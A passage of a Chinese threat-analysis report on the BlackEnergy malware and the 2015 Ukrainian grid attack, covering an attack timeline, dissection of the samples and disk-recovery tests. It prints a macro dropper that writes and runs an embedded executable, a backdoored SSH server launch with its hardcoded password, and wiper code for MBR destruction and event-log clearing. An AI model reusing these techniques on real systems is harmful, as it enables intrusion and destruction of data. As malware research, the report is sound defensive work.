ibank.dll	窃取银行证书
VSNET	传播和发射有效载荷
weap_hwi	编译 ARM 系统上运行的 DDoS 工具
FS	搜索特定的文件类型
DSTR	这通过用随机数据重写它破坏
RD	远程桌面
Ciscoapi.tcl	针对思科路由器
KillDisk	删除 MBR，导致系统无法启动

表 2 BlackEnergy 目前流行已知攻击组件

3.5 历史事件及攻击对象回顾




图 15 BlackEnergy 历史事件

✧ **2007 年**

BlackEnergy 最初版本出现在 2007 年，主要在俄罗斯地下网络流行，实现 DDoS 攻击、创建僵尸网络、窃取银行凭证等。

- **2008 年**

俄格冲突期间，该工具被用来对格鲁吉亚实施网络攻击。

- **2009 年**

BlackEnergy 攻击美国花旗银行，盗取数千万美金。

- **2010 年**

BlackEnergy2 在 2010 年发布，支持更多的插件功能。

- **2014 年**

BlackEnergy 的最新样本目标锁定在乌克兰和波兰的攻击。

- **2014 年 10 月**

BlackEnergy 恶意软件针对不同厂商的 HMI 进行攻击，被攻击厂商的系统已包括 GE、研华 WebAccess、西门子 WinCC。

- **2014 年 10 月 14 日**

SandWorm 被 iSIGHT 发现利用 CVE-2014-4114 传播的 BlackEnergy 样本[14]。安天于 2014 年 10 月 15 日发布“沙虫（CVE-2014-4114）相关威胁综合分析报告[13]”对相关漏洞和样本进行复盘分析。

- **2014 年 11 月**

攻击 Linux 和 Cisco 思科设备。

- **2014 年 12 月**

德国联邦信息安全办公室（BSI）发布 2014 年的信息安全报告，报告中披露了一起针对德国钢厂基础设施的网络攻击，并造成重大物理伤害，相关报道指出该事件可能与 BlackEnergy 有关。安天随后跟进分析，于次日形成关于 BlackEnergy 的分析报告[15]。

- **2015 年 11 月**

乌克兰大选期间曾遭受过黑客的攻击，导致资料被窃取。

- **2015 年 12 月**

乌克兰称电网遭遇黑客攻击，相关报告称这起事件和 BlackEnergy 有关。

4 相关样本分析

4.1 前导文档

安天 CERT 通过对公开的样本进行关联，关联到发送前导文档的原始邮件。该邮件在 2015 年 3 月被用于攻击乌克兰媒体，其中一个包含恶意代码的文档，攻击者在文档中嵌入了恶意宏代码，一旦用户打开文档并运行宏就会对目标系统进行感染。

这与我们过去看到的大量 APT 攻击中出现的格式溢出文档所不同的是，尽管其也使用了邮件和 Office 文档作为攻击手段，但并没有使用 0Day，甚至相关载荷都没有使用格式溢出方式，而是类似一个传统的宏病毒。这说明高级攻击中是否使用 0Day 与相关组织的作业能力、0Day 储备、以及对目标的适应性有关，高级的攻击未必需要使用“高级攻击技术”（如格式溢出、0Day）。




图 16 邮件内容

> ***邮件译文：***
> *乌克兰总统对部分动员令*
> *据乌克兰总统 2015 年第 15 号局部动员令，法令从 15 年 1 月 14 日开始。为了保持乌克兰武装部队和其他军事单位进行战斗动员和动员准备。*
> *乌克兰公民组织负责人必须提供的组织示例（附件 1），当地政府雇员的列表、用户类别。不包含乌克兰总统令中附录 2 和信息附录 3 所列的顺序动员。*

这是一种针对性攻击常用的手法，首先攻击者在一封邮件中嵌入一个恶意文档发送给目标，如果目标主机存在安全隐患，则在打开附件时就会自动运行宏代码，附件（Excel）打开后显示如下图，为了诱导受害者启用宏，攻击者还使用乌克兰语进行了提醒，图中文字含义为：**“注意！该文档由较新版本的 Office 创建，为显示文档内容，必须启用宏。”**




图 17 Excel 内容

经分析人员对宏代码进行提取分析，发现宏代码主要分为两个部分，首先通过 25 个函数定义 768 个数组，在数组中写入二进制数据（PE 文件）备用，如下图：

```
Attribute VB_Name = "Workbook_________"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private a(768) As Variant
Private Sub Init0()                                    4D 5A
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0, 0, 0, 0,
    a(2) = Array(136, 190, 95, 48, 204, 223, 49, 99, 204, 223, 49, 99, 204, 223, 49, 99, 163,
    a(3) = Array(11, 1, 6, 0, 0, 20, 1, 0, 0, 104, 0, 0, 0, 0, 0, 0, 64, 43, 0, 0, 0, 16, 0,
    a(4) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 49, 1, 0, 28, 0, 0, 0,
    a(5) = Array(0, 0, 0, 0, 32, 0, 0, 96, 46, 114, 100, 97, 116, 97, 0, 0, 0, 32, 0, 0, 0,
    a(6) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    a(7) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    a(8) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    a(9) = Array(254, 62, 0, 0, 247, 209, 247, 209, 137, 69, 252, 233, 92, 41, 0, 0, 113, 57,
    a(10) = Array(23, 0, 0, 1, 40, 15, 227, 73, 3, 249, 18, 9, 138, 131, 62, 233, 89, 55, 0,
    a(11) = Array(144, 102, 251, 233, 177, 44, 0, 0, 51, 205, 119, 184, 141, 129, 29, 130, 14
    a(12) = Array(233, 109, 59, 0, 0, 175, 105, 120, 175, 20, 125, 184, 171, 85, 35, 66, 141,
    a(13) = Array(231, 250, 3, 210, 15, 132, 17, 0, 0, 0, 15, 131, 115, 20, 0, 0, 189, 0, 1,
    a(14) = Array(139, 69, 224, 80, 232, 6, 44, 0, 0, 199, 69, 244, 23, 241, 114, 72, 199, 69
    a(15) = Array(11, 0, 0, 240, 136, 83, 237, 136, 233, 9, 0, 0, 0, 28, 24, 174, 251, 173, 7
    a(16) = Array(192, 73, 233, 87, 3, 0, 0, 74, 214, 110, 226, 23, 168, 48, 138, 38, 52, 28
    a(17) = Array(14, 0, 0, 202, 62, 2, 222, 33, 197, 167, 8, 137, 143, 74, 107, 137, 195, 13
```

图 18 宏代码

然后通过一个循环将二进制数据写入到指定的磁盘文件，对应的路径为：%TEMP%\vba_macro.exe，随后执行此文件，即 BlackEnergy Dropper，在经过多次解密后，其会释放 BlackEnergy，并利用 BlackEnergy 下载插件对系统进行攻击。

```
Private Sub MacroExpl()
    Dim fnum As Integer
    Dim fname As String
    Dim i As Integer
    Dim j As Integer
    Dim aa As Byte
    Init0
    ...
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub

Private Sub Workbook_Activate()
    MacroExpl
End Sub
```

图 19 生成 PE

4.2 Dropbear SSH

该样本是攻击者使用组件，一个攻击者篡改的 SSH 服务端程序，该程序是基于开源的 SSH 软件 Dropbear SSH[16]，改动部分代码后生成。

攻击者利用 VBS 文件启动这个 SSH 服务端，VBS 内容如下：

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.CurrentDirectory = "C:\WINDOWS\TEMP\Dropbear\"
WshShell.Run "dropbear.exe -r rsa -d dss -a -p 6789", 0, false
```

图 20 VBS 内容

VBS 脚本启动 SSH 程序，开启 6789 端口等待连接，这样攻击者可以在内网中连接到受害机。

这个 SSH 程序是攻击者使用 Dropbear SSH 源码重新编译的，在其中添加了固定密码“passDs5Bu9Te7”，因此只有使用这个密码才能连接上 SSH 服务，下图是原版 Dropbear SSH 源码和攻击者修改后的代码：

```
password = buf_getstring(ses.payload, &passwordlen);

/* the first bytes of passwdcrypt are the salt */
testcrypt = crypt(password, passwdcrypt);
m_burn(password, passwordlen);
m_free(password);

if (testcrypt == NULL) {
    /* crypt() with an invalid salt like "!!" */
    dropbear_log(LOG_WARNING, "User account '%s' is locked",
            ses.authstate.pw_name);
    send_msg_userauth_failure(0, 1);
    return;
}

/* check for empty password */
if (passwdcrypt[0] == '\0') {
    dropbear_log(LOG_WARNING, "User '%s' has blank password, rejected",
            ses.authstate.pw_name);
    send_msg_userauth_failure(0, 1);
    return;
}

if (constant_time_strcmp(testcrypt, passwdcrypt) == 0) {
    /* successful authentication */
    dropbear_log(LOG_NOTICE,
            "Password auth succeeded for '%s' from %s",
            ses.authstate.pw_name,
            svr_ses.addrstring);
    send_msg_userauth_success();
} else {
    dropbear_log(LOG_WARNING,
            "Bad password attempt for '%s' from %s",
            ses.authstate.pw_name,
            svr_ses.addrstring);
    send_msg_userauth_failure(0, 1);
}
```

图 21 Dropbear SSH

```
void svr_auth_password()
{
  const char *v0; // ebx@3
  char v1; // [sp+1Ch] [bp-Ch]@3

  if ( (unsigned __int8)buf_getbool(dword_42D46C) )
  {
    send_msg_userauth_failure(0, 1);
  }
  else
  {
    v0 = (const char *)buf_getstring(dword_42D46C, (int)&v1);
    if ( !strcmp(v0, aPassds5bu9te7) )
      send_msg_userauth_success();
    else
      send_msg_userauth_failure(0, 1);
    free((void *)v0);
  }
}
```

图 22 添加后门的 Dropbear SSH 代码

安天分析工程师认为不排除 Dropbear SSH 正是乌克兰电力部门使用的 SSH 管理工具，假定，相关带有后门的 Dropbear SSH 的出现，也不排除是此次攻击的环境预置的一部分。同时攻击者使用开源代码为基础，构造可疑功能，可以起到躲避安全软件的检测的目的。通过图 23 所示该文件的检测历史情况，可以看出该样本刚出现时，所有的安全软件都不能检测，之后由于 ESET 最早获得样本，而能够独家检测，其后各厂商才陆续检出。

2016-01-13 00:05:12	30/55	Cyren	-	5.4.16.7	20160101
2016-01-08 17:29:17	23/55	DrWeb	-	7.0.17.11230	20160103
2016-01-07 11:09:35	18/55	Emsisoft	-	3.5.0.642	20160103
2016-01-06 19:47:06	11/54	ESET-NOD32	Win32/SSHBearDoor.A	12804	20151231
2016-01-05 16:24:12	10/55	F-Prot	-	4.7.1.166	20160103
2016-01-03 07:42:15	1/55	F-Secure	-	11.0.19100.45	20160102
2015-12-31 07:53:33	1/54	Fortinet	-	5.1.220.0	20160103
2015-12-27 14:03:47	0/54	GData	-	25	20160103
2015-07-23 09:38:19	0/56	Ikarus	-	T3.1.9.5.0	20151231
2015-07-16 09:36:29	0/56	Jiangmin	-	16.0.100	20160103
		K7AntiVirus	-	9.212.18303	20160103
		K7GW	-	9.212.18303	20160103

图 23 历史检测结果

4.3 KillDisk

KillDisk 也是攻击者使用的组件，主要目的是擦除证据，破坏系统。样本运行后会遍历文件进行擦除操作，还会擦写磁盘 MBR、破坏文件，最后强制关闭计算机。

4.3.1 样本标签

病毒名称	Trojan/Win32.KillDisk
原始文件名	c7536ab90621311b526aefd56003ef8e1166168f038307ae960346ce8f75203d
MD5	7361B64DDCA90A1A1DE43185BD509B64
处理器架构	X86-32
文件大小	96.0 KB (98,304 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	3693DD58->1999-01-07 06:02:00
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ 8.0

表 3 样本标签

4.3.2 样本安装流程

样本具有延迟触发的功能，在启动样本时，需要添加一个参数，用来指定样本在多少分钟之后执行恶意操作。样本会将输入的参数乘以 60 转为秒数，再使用函数 RtlTimeToSecondsSince1970 获取当前的秒数相加，将此值写入到注册表中。

```
sub_404790(time + 60 * Input)
```

图 24 写入注册表

利用 ShellExecuteW 调用 cmd.exe 来执行安装操作，参数如下：

```
UNICODE 数据
/c sc create AppMgrt type= own start= auto displayname= "Applica
tion Service Manager" binPath= "C:\Documents and Settings\zgq\桌
\c7536ab90621311b526aefd56003ef8e1166168f038307ae960346ce8f75203
d.exe -LocalService".....
```

图 25 添加服务

安装完成之后，样本会执行一个循环操作，判断当前系统时间是否已经大于注册表中的数值，若已经大于，则执行恶意操作；若未达到，则继续执行循环操作。

```
v1 = *(_DWORD *)RegData;
time = 0;
v4 = 0;
v5 = 0;
lp_NtQuerySystemTime(&v4);
lp_RtlTimeToSecondsSince1970(&v4, &time);
while ( time < v1 )
{
  Sleep(5000u);
  time = 0;
  v4 = 0;
  v5 = 0;
  lp_NtQuerySystemTime(&v4);
  lp_RtlTimeToSecondsSince1970(&v4, &time);
}
return 0;
```

图 26 延时操作

4.3.3 样本功能分析

4.3.3.1 覆盖 MBR 和部分扇区

样本会将系统中的磁盘进行破坏，将磁盘的前 0x20000 字节写入“\x00”，使系统重启之后无法正常启动。

对系统中的前十块磁盘进行擦除操作，打开磁盘，获取句柄。

```
do
  DiskClean(id++);                                    // id从0到10，指系统中的10块硬盘。
while ( id < 10 );
```

图 27 遍历磁盘

从磁盘的起始位置开始进行擦除，每次写入 0x200 字节的“\x00”，执行 0x100 次操作。

```
do
{
  if ( !write_zero(v2, (LARGE_INTEGER)(v1 * (unsigned __int64)v3), (int)v5, v3) )
  {
    liDistanceToMove.QuadPart = 0i64;
    if ( !SetFilePointerEx(v2, (LARGE_INTEGER)(signed int)v3, &liDistanceToMove, 1u) )
      break;
  }
  ++v1;
}
while ( v1 < 256 );
```

图 28 磁盘擦除

4.3.3.2 清理系统日志

如对部分扇区的擦除工作能够正常完成，该样本会对系统的日志进行清理，以增加事后分析的难度，如图 29：

```
.  8B3D 2C10410  mov edi,dword ptr ds:[<&KERNEL32.WinExe  kernel32.WinExec
.  6A 00         push 0x0                                 ShowState = SW_HIDE
.  68 C82C4100   push 11.00412CC8                         CmdLine = "wevtutil clear-log Application"
.  FFD7          call edi                                 WinExec
.  6A 00         push 0x0                                 ShowState = SW_HIDE
.  68 E82C4100   push 11.00412CE8                         CmdLine = "wevtutil clear-log Security"
.  FFD7          call edi                                 WinExec
.  6A 00         push 0x0                                 ShowState = SW_HIDE
.  68 042D4100   push 11.00412D04                         CmdLine = "wevtutil clear-log Setup"
.  FFD7          call edi                                 WinExec
.  6A 00         push 0x0                                 ShowState = SW_HIDE
.  68 202D4100   push 11.00412D20                         CmdLine = "wevtutil clear-log System"
.  FFD7          call edi                                 WinExec
```

图 29 清理日志

4.3.3.3 进程遍历和清理进程

此后样本会遍历系统中的进程，若进程名存在于下面的列表中，则会放行；否则会结束进程的运行。

```
process_list    dd offset aSmss_exe     ; DATA XREF: sub_404230+6C↑o
                                        ; "smss.exe"
                dd offset aCsrss_exe    ; "csrss.exe"
                dd offset aServices_exe ; "services.exe"
                dd offset aSvchost_exe  ; "svchost.exe"
                dd offset aTaskhost_exe ; "taskhost.exe"
                dd offset aLsass_exe    ; "lsass.exe"
                dd offset aLsm_exe      ; "lsm.exe"
                dd offset aWinlogon_exe ; "winlogon.exe"
                dd offset aExplorer_exe ; "explorer.exe"
                dd offset aWininit_exe  ; "wininit.exe"
                dd offset aKomut_exe    ; "komut.exe"
                dd offset aDwm_exe      ; "dwm.exe"
                dd offset aWuauclt_exe  ; "wuauclt.exe"
                dd offset aSpoolss_exe  ; "spoolss.exe"
                dd offset aSpoolsv_exe  ; "spoolsv.exe"
                dd offset aAudiodg_exe  ; "audiodg.exe"
                dd offset aConhost_exe  ; "conhost.exe"
                dd offset aShutdown_exe ; "shutdown.exe"
```


图 30 进程列表

从表中可以看出，多数为系统的关键进程，只有 komut.exe 不是系统进程。样本中止掉其他进程，应是为榨取更多的系统资源，以使下一个动作（文件擦除）产生更好的效果，但同时又避免误杀系统进程导致系统运行受到影响。

4.3.3.4 文件擦除

该部分操作是由一个新创建的线程所执行。它会先对磁盘中的文件进行全盘遍历，根据文件后缀的不同分为两类，最后使用随机数字对文件进行擦除。图 31 为部分代码：

```
m_FileSearch(outList, a1, inList, 0x100000ui64);// 文件遍历
nNumberOfBytesToWrite = 9;
m_CleanFile(inList, v6);                        // 文件擦除
nNumberOfBytesToWrite = 10;
m_CleanFile(outList, v7);                       // 文件擦除
```


图 31 文件擦除

通过函数 m_FileSearch 对文件的遍历，得到 inList、outList。若文件后缀存在于下面的表中，则文件路径存放到 inList 中；否则存放到 outList 中。

.crt.bin.exe.db.dbf.pdf.djvu.doc.docx.xls.xlsx.jar.ppt.pptx.tib.vhd.iso.lib.mdb.accdb.sql.mdf.xml.rtf.ini.cfg.boot.txt.rar.msi.zip.jpg.bmp.jpeg.tiff

表 4 后缀列表

由于该部分运行在线程中，无法保证所有文件都被破坏。样本首先擦除的是 inList 中的文件，可见攻击者是想先破坏掉带有上面后缀的文件，如果有时间，再去破坏系统中的其它文件，被擦除后的文件大小均为 8.03kb。

4.3.3.5 结束进程

通过遍历系统进程，查找 sec_service.exe，若存在该进程，则将其结束掉，并执行两次。

```
v1 = OpenProcess(1u, 0, sec_id);
v2 = v1;
if ( v1 )
{
  TerminateProcess(v1, 0);
  CloseHandle(v2);
}
Sleep(0x3E8u);
v3 = OpenProcess(1u, 0, sec_id);
v4 = v3;
if ( v3 )
{
  TerminateProcess(v3, 0);
  CloseHandle(v4);
}
```

图 32 结束进程

若不存在该进程，则判断是否存在 sec_service 服务，若存在，则将其关闭并删除该服务。

4.3.3.6 关机操作

当执行完上面的操作之后，样本会执行关机操作。

```
sprintf(&CmdLine, "shutdown /r /t %d", 5);
WinExec(&CmdLine, 0);
```

图 33 关机操作

该条指令执行之后，会在 5 秒后关机，样本在这 5 秒内还会进行一次系统遍历，结束三个系统进程 csrss.exe、smss.exe、lsass.exe，猜测攻击者是担心因为这些进程的干扰导致无法达到重启的目的。

而在关机后，由于 MBR 已经被破坏，系统将不能完成自举。

4.3.3.7 其它样本

关于 KillDisk 的样本共有四个，上面的分析是功能最为强大的一个样本。对另外三个样本，我们也进行了分析，发现它们之间功能基本一致，多个函数都完全一样，前三个样本的时间戳信息接近，推断这四个样本是由同一个团队，对同一套代码的不断修改所编译出来的，而且最后一个样本的时间戳是被修改的。下面是它们之间的对比信息：

样本 MD5	样本大小	PE 时间戳	功能
CD1AA880F30F9B8BB6CF4D4F9E41DDF4	88 KB(90,112 字节)	562B8636->2015-10-24 21:23:02	擦写磁盘的前 256 个扇区 擦除 16 类特定后缀的文件

			结束非列表中的进程 重启系统
66676DEAA9DFE98F8497392064AEFBAB	124 KB(126,976 字节)	562B8C4F->2015-10-24 21:49:03	从 16 类特定后缀的文件增加到 18045 类。
72BD40CD60769BAFFD412B84ACC03372	108 KB(110,592 字节)	562BCBB2->2015-10-25 02:19:30	增加将自身添加为服务的功能，增加注册表操作，并使用动态获取函数地址的方式，增加分析难度。
7361B64DDCA90A1A1DE43185BD509B64	96 KB(98,304 字节)	3693DD58->1999-01-07 06:02:00	增加定时启动功能，增加对进程 komut.exe 的判断，增加结束进程 sec_service.exe，增加关闭服务 sec_service，对字符串进行变形，增加分析难度。

表 5 文件对比

4.4 硬盘破坏程度

样本会对磁盘的前 0x20000 字节进行擦写。每个扇区的大小为 0x200 字节，换句话说，样本会擦写磁盘的前 256 个扇区。

第 1 个扇区为主引导扇区（MBR），其结构如下：

主引导扇区	主引导程序和出错信息 (由FDISK或其它分区软件建立)	446 字节
	分区项1	16 字节
	分区项2	16 字节
	分区项3	16 字节
	分区项4	16 字节
	结束字55AA	2 字节

图 34 MBR 结构

分区项的结构如下：

字节数	含义及内容
1	引导标志。80表示活动分区,00表示非活动分区
3	本分区起始磁头号、扇区号、柱面号
1	文件系统标识。00为没有指定，01为FAT表项长12位，04表示FAT表项长16位，05表示DOS的扩展分区。
3	本分区结束磁头号,扇区号,柱面号
4	本分区之前和扇区数
4	本分区总扇区数

图 35 分区项结构

系统引导扇区（BOOT 区）存放在哪个扇区一般由分区项 1 决定。我们使用 Win XP 与 Win 7 分别进行了测试。结果如下：

操作系统	磁盘格式	MBR 地址	引导扇区地址	破坏结果
Win XP	NTFS	0x00-0x200	0x7E00-0x8000	MBR 及引导扇区被破坏
	FAT32	0x00-0x200	0x7E00-0x8000	
Win 7	NTFS	0x00-0x200	0x100000-0x100200	只有 MBR 被破坏
	FAT32	因 FAT32 分区格式无法安装 Win7 系统而未测试		

表 6 测试结果

样本一定会破坏掉 MBR，使系统无法正常启动，但是否会破坏到系统引导扇区以及破坏的程度大小无法确定，这取决于磁盘的大小、所使用的分区工具、所安装的操作系统等等多种因素。

4.5 可恢复程度测试

以下测试仅针对擦写磁盘 MBR 后，样本未将磁盘文件擦除的前提下所进行的。我们对被样本擦写后的磁盘进行了恢复测试，首先使用工具 PTDD Partition Table Doctor 对磁盘 MBR 进行重建，再对分区表进行重建，测试修复后的磁盘是否可以正常启动系统，文件是否完整。

这两项修复工作只会对磁盘的第一个扇区进行修改，包含主引导程序的出错信息、四个分区项和结束字。

对两块硬盘进行了测试：一是 XP 系统的，分区项 1 的内容在前 256 个扇区内，已经被破坏；二是 Win7 系统的，分区项 1 的内容不在前 256 个扇区内，未被破坏。

- **XP 系统磁盘修复**

该磁盘在修复前，因为 MBR 被破坏，找不到系统分区，系统显示的错误信息如下：




图 36 MBR 丢失

将 MBR 进行修复之后，但由于系统启动文件被破坏，会出现下面的错误：




图 37 系统文件破坏

- **Win7 系统磁盘修复**

对磁盘 MBR 进行重建之后，利用工具无法找到磁盘分区，这时需要人工查找系统盘所在分区，确定所有位置及大小，并将这些信息写入到 MBR 扇区对应位置。




图 38 MBR 扇区

这时运行系统会出现如下错误：




图 39 系统错误

再使用 WinPE 进入系统，利用命令 bcdedit 进行修复，命令如下：

```
bcdedit /set {default} device partition=c:
bcdedit /set {default} osdevice partition=c:
bcdedit /set {default} detecthal 1
```

表 7 修复命令

可正常启动开机。

通过以上的测试可以看出，如果 MBR 与分区项 1 的内容都被样本擦写，只可以对 MBR 进行修复，分区项 1 中的内容无法进行修复，也无法开机；若只有 MBR 被擦写，可以对其修复并正常开机。

但样本运行之后，对系统中磁盘的文件进行了擦除，即使 MBR 修复之后，由于系统文件的损坏，也无法进行恢复，可见样本的破坏性之大。

5 事件总结

